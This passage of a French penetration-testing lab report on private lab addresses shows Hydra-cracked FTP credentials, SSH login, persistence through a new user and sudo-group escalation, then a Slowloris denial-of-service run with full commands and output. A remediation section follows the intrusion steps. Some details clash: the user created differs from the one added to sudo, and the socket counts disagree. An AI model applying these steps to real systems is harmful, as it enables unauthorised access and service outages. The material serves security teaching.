[21][ftp] host: 192.168.2.2 login: bouki password: passer
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-06 13:37:11
```

Dans la phase d'exploitation d'un test d'intrusion, les experts en sécurité informatique, communément appelés "pentesters" ou "testeurs d'intrusion", mettent en pratique leurs découvertes en exploitant les vulnérabilités détectées dans un système ou une application. Cette étape intervient après avoir identifié les faiblesses de sécurité lors des phases initiales du test d'intrusion.

Comme on a le login et le mot de passe de la machine cliente, essayons de se connecter avec :



Avec **FTP** en tapant la commande : [ftp 192.168.2.2](ftp://192.168.2.2)

```
(root@kali)-[/home/falilou]
# ftp 192.168.2.2
Connected to 192.168.2.2.
220 (vsFTPD 3.0.5)
Name (192.168.2.2:falilou): falilou
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||17507|)
150 Here comes the directory listing.
drwxr-xr-x  7 1000      1000          4096 Dec 05 15:11 Bureau
drwxr-xr-x  2 1000      1000          4096 Oct 14 17:07 Documents
drwxr-xr-x  2 1000      1000          4096 Dec 05 09:35 Images
drwxr-xr-x  2 1000      1000          4096 Oct 10 11:04 Modèles
drwxr-xr-x  3 1000      1000          4096 Dec 05 09:37 Musique
drwxr-xr-x  2 1000      1000          4096 Oct 10 10:56 Public
drwxr-xr-x  6 1000      1000          4096 Nov 26 15:23 Téléchargements
drwxr-xr-x  2 1000      1000          4096 Dec 05 12:30 Vidéos
-rw-r--r--  1 0         0          47089 Nov 22 11:52 master.zip
-rwxr-xr-x  1 0         0          6034 Nov 20 09:26 msfinstall
drwx----- 4 1000      1000          4096 Nov 26 13:45 snap
drwxr-xr-x  3 0         0          4096 Nov 22 16:23 toto
drwxr-xr-x  7 0         0          4096 Aug 06 13:33 wsdd-master
226 Directory send OK.
ftp>
```

```
(root@kali)-[/home/falilou]
# ssh falilou@192.168.2.2
The authenticity of host '192.168.2.2 (192.168.2.2)' can't be established.
ED25519 key fingerprint is SHA256:FS5vLYHMjygxhj13z5HleLP23dJM5qPE1+TzY1c248U.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.2' (ED25519) to the list of known hosts.
falilou@192.168.2.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

https://ubuntu.com/pro

La maintenance de sécurité étendue pour Applications n'est pas activée.

249 mises à jour peuvent être appliquées immédiatement.
199 de ces mises à jour sont des mises à jour de sécurité.
Pour afficher ces mises à jour supplémentaires, exécuter : apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Fri Nov 24 17:27:09 2023 from 192.168.1.17
falilou@fs-ubuntu:~$
```

5- Post-exploitation

a. Persistance (Maintenir l'accès)

La persistance implique la mise en place de mécanismes ou de techniques qui permettent à un attaquant de conserver un accès même après qu'une vulnérabilité a été exploitée avec succès.

Créons l'utilisateur ghost :

```
falilou@fs-ubuntu:~$ sudo -s
[sudo] Mot de passe de falilou :
root@fs-ubuntu:/home/falilou# source .bashrc
root@fs-ubuntu:/home/falilou# adduser ghost
Ajout de l'utilisateur « ghost » ...
Ajout du nouveau groupe « ghost » (1003) ...
Ajout du nouvel utilisateur « ghost » (1003) avec le groupe « ghost » ...
Création du répertoire personnel « /home/ghost » ...
Copie des fichiers depuis « /etc/skel » ...
Nouveau mot de passe :
Retapez le nouveau mot de passe :
passwd : le mot de passe a été mis à jour avec succès
Modification des informations relatives à l'utilisateur ghost
Entrez la nouvelle valeur ou « Entrée » pour conserver la valeur proposée
Nom complet []:
N° de bureau []:
Téléphone professionnel []:
Téléphone personnel []:
Autre []:
Ces informations sont-elles correctes ? [O/n]
root@fs-ubuntu:/home/falilou#
```

a. Augmentation de privilèges

L'expression « augmentation de privilèges » (ou privilege escalation en anglais) désigne le mécanisme par lequel un utilisateur ou un programme obtient des autorisations ou des privilèges supplémentaires qui dépassent ceux qui lui sont normalement attribués. Ce phénomène peut survenir de diverses manières et peut être mis en œuvre à des fins légitimes ou malveillantes.



Ajoutons l'utilisateur ghost dans le groupe des sudoers avec la commande : **gpasswd -a bouki sudo**

```
root@fs-ubuntu:/home/falilou# gpasswd -a bouki sudo
Ajout de l'utilisateur bouki au groupe sudo
root@fs-ubuntu:/home/falilou# id bouki
uid=1002(bouki) gid=1002(bouki) groupes=1002(bouki),27(sudo)
root@fs-ubuntu:/home/falilou#
```

6- Rapport

a. Les vulnérabilités identifiées



Login et mot de passe très facile à trouver



Possibilité de faire attaque par force brute (combinaison de login et password)



Politiques de mot de passe inadéquates



Absence de surveillance



Manque de sensibilisation à la sécurité



Le fait d'autoriser de faire du scanning sur la machine



Pas de gestion des accès



(...)

Pour atténuer ces vulnérabilités, il est crucial de promouvoir des politiques de sécurité solides, de sensibiliser les utilisateurs à l'importance de mots de passe robustes, de mettre en place des mécanismes de verrouillage de compte et de surveiller activement les tentatives de connexion pour détecter les comportements suspects.

b. Les risques associés

-  Violations de la confidentialité
-  Prise de contrôle de compte
-  Utilisation abusive des informations d'identification
-  Altération ou destruction de données
-  Utiliser un compte d'utilisateur pour se connecter
-  Impact sur la réputation (pour les entreprises et firmes)
-  Coûts financiers
-  (...)

Pour atténuer ces risques, il est essentiel de mettre en place des mesures de sécurité robustes, telles que l'utilisation de mots de passe forts, la mise en œuvre de politiques de verrouillage de compte, la surveillance des tentatives de connexion suspectes, et la sensibilisation des utilisateurs aux meilleures pratiques de sécurité

c. Recommandations pour renforcer la sécurité.

-  Utilisation de mots de passe forts
-  Politiques de mot de passe
-  Verrouillage de compte
-  Surveillance des journaux d'audit
-  Utilisation de solutions d'authentification forte
-  Mises à jour régulière
-  Limitation des tentatives de connexion
-  Cryptage des données
-  Gestion des accès
-  Tests de sécurité réguliers

En adoptant ces pratiques recommandées, les organisations peuvent renforcer significativement leur posture de sécurité et réduire les risques associés aux attaques par force brute.

IV- ATTAQUE DE TYPE DDOS AVEC SLOWRIS

Une attaque DDoS, ou Distributed Denial of Service, est une tentative malveillante de rendre un service en ligne indisponible en submergeant intentionnellement le serveur cible avec un trafic excessif. Contrairement à une attaque de déni de service (DoS) traditionnelle, où un seul point d'origine est utilisé pour générer le trafic nuisible, une attaque DDoS implique plusieurs sources, distribuant ainsi la charge sur diverses connexions et rendant plus difficile la mitigation de l'attaque.

1- Définition de slowloris

Slowloris est un outil de piratage informatique spécifiquement conçu pour mener des attaques de type DDoS (Distributed Denial of Service). Créé par RSnake (Robert "RSnake" Hansen), Slowloris exploite une vulnérabilité dans le protocole HTTP pour maintenir un grand nombre de connexions avec un serveur web en utilisant un nombre limité de ressources.

L'objectif de Slowloris est d'épuiser les ressources du serveur cible en utilisant un nombre limité de connexions simultanées. Ceci peut conduire à une saturation des ressources réseau et des serveurs web, entraînant un déni de service pour les utilisateurs légitimes.

2- Mise en oeuvre



Installation de slowloris :

```
(root@kali)-[/home/falilou]
# mkdir slowloris

(root@kali)-[/home/falilou]
#
```

```
(root@kali)-[/home/falilou]
# cd slowloris

(root@kali)-[/home/falilou/slowloris]
#
```

```
(root@kali)-[/home/falilou/slowloris]
# git clone https://github.com/gkbrk/slowloris.git

Clonage dans 'slowloris'...
remote: Enumerating objects: 152, done.
remote: Counting objects: 100% (74/74), done.
remote: Compressing objects: 100% (32/32), done.
remote: Total 152 (delta 45), reused 45 (delta 42), pack-reused 78
Réception d'objets: 100% (152/152), 26.75 Kio | 304.00 Kio/s, fait.
Résolution des deltas: 100% (78/78), fait.

(root@kali)-[/home/falilou/slowloris]
#
```

 Lancement de l'attaque avec la commande : ***python3 slowloris.py 192.168.1.24 -s 10000***

```
(root@kali)-[/home/falilou/slowloris]
# cd slowloris

(root@kali)-[/home/falilou/slowloris/slowloris]
# ls
LICENSE  MANIFEST.in  README.md  setup.py  slowloris.py

(root@kali)-[/home/falilou/slowloris/slowloris]
# python3 slowloris.py 192.168.1.24 -s 100000
[01-01-2024 18:07:09] Attacking 192.168.1.24 with 100000 sockets.
[01-01-2024 18:07:09] Creating sockets...
[01-01-2024 18:07:13] Sending keep-alive headers...
[01-01-2024 18:07:13] Socket count: 0
[01-01-2024 18:07:13] Creating 100000 new sockets...
[01-01-2024 18:07:32] Sending keep-alive headers...
[01-01-2024 18:07:32] Socket count: 0
[01-01-2024 18:07:32] Creating 100000 new sockets...
```

Lorsqu'on essaie d'accéder au page web de la machine cible ça prend du temps avant de pouvoir y accéder. D'où le trafic a été saturé avec slowloris.

